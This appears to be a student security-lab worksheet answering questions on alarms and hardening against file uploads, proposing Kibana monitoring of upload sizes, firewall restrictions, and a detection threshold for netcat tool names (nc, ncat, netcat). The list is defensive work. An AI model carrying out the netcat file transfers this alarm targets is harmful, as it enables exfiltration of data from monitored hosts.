Alarm

What kind of alarm can be set to detect future file uploads?

An alarm can be set that would monitor any netcat activity in our logs. We can also monitor file upload sizes in Kibana.

What threshold would you set to activate this alarm?

A threshold of 10 maximum signals (nc, ncat, netcat, or netcat.openbsd) per execution every 5 minutes should be set to maintain system integrity and confidentiality.

System Hardening

What configuration can be set on the host to block file uploads?

We should configure our firewalls to prevent file uploads from unauthorized source IPs.

Describe the solution. If possible, provide the required command line.

Our solution is to maintain our firewall and make sure actions are in place if and when files are being uploaded from unknown source IP.

The End